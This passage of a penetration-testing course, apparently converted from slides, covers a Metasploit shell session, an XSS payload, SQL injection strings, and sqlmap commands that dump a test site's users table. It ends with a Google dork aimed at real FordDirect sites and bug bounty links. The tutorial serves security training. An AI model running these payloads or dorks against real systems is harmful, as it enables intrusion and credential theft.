
[*] Command shell session 1 opened (10.0.10.40:33140 -> 10.0.10.22:4444) at 2013-12-08 11:19:19 +0000

uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

4.5 Exercise:

https://tryhackme.com/room/blue



5. Web Apps:

```
5.1 Defining a web app;
```

5.2 Injection attack overview;

5.3 Burp Suite;

5.4 Cross-site scripting;

5.5 Sql injection;

5.6 Exercise.

5.1 Defining a web app :


Fundamental properties define a web app:

- · Web apps are accessed via HTTP and/or HTTPS
- · Web apps involve a web browser


Other properties are common, but not required for a web app:

- · Most web apps involve a browser
- · Many web apps involve a backend database


5.1 Defining a web app :



5.2 Injection attack overview:



5.3 Burp suite:



5.4 Cross-site scripting:

Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites.


Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

XSS

5.4 Cross-site scripting:

<script>alert('Kali Course XSS')</script>

5.4 Cross-site scripting:



Most web apps have back-end database

Usually on a separate server, although sometimes running on the web server itself

Most common form of databases today is relational - groups of tables with columns and rows


SQL is most common language for interacting with databases

Creating, manipulating, updating, querying

Web apps formulates SQL queries based on user input

Variables from forms, hidden forms, cookies, URL variables, etc.

SQLi



How it works

SELECT * FROM accounts WHERE username='\$user' AND password='\$pass'

SELECT * FROM accounts WHERE username='Bob' AND password='1234'

SELECT * FROM accounts WHERE username='user'or 1=1 -- ' AND password=''



sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

```
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
 15:24:09] [INFO] fetching tables for database: 'acuart'
       :10] [INFO] the SQL query used returns 8 entries
           [INFO] retrieved: artists
           [INFO] retrieved: carts
            [INFO] retrieved: cated
           [INFO] retrieved: featured
            [INF0] retrieved: guestbook
            [INFO] retrieved: pictures
            [INFO] retrieved: products
           [INFO] retrieved: users
Database: acuart
[8 tables]
  artists
  carts
  categ
  featured
  guestbook
  pictures
  products
  users
```

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns

```
Database: acuart
Table: users
[8 columns]
  Column
            Type
  address
            mediumtext
            varchar(100)
  cart
  СС
            varchar(100)
            varchar(100)
  email
            varchar(100)
  name
            varchar(100)
  pass
  phone
            varchar(100)
            varchar(100)
  uname
```

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,p ass --dump

```
fetching columns 'email, name, pass' for table 'users' in database 'acuart
                 the SQL query used returns 3 entries
                 retrieved: pass
                 retrieved: varchar(100)
                 retrieved: email
                 retrieved: varchar(100)
            INFO] retrieved: name
            INFO] retrieved: varchar(100)
           [INFO] fetching entries of column(s) 'email, name, pass' for table 'users' in database 'acuart'
           [INFO] the SQL query used returns 1 entries
                 retrieved: email@email.com
                 retrieved: John Smith
                 retrieved: test
           [INFO] analyzing table dump for possible password hashes
Database: acuart
[able: users
  ent rv1
                      email
 pass | name
                     email@email.com
        John Smith I
```


5.6 Exercise:

Google Dork:

intext:Copyright © 2019 FordDirect


Payload:

6. Reporting:



https://hackerone.com/reports/382321

6.Reporting:



7.Resources:

- https://github.com/bugcrowd/bugcrowd_university
- https://www.hacker101.com/videos
- https://www.openbugbounty.org/
- https://pentesterlab.com/
- https://www.hackthebox.eu/
- https://www.vulnhub.com/
- https://tryhackme.com/
- https://cobalt.io/
- https://www.synack.com/red-team/
- https://www.offensive-security.com/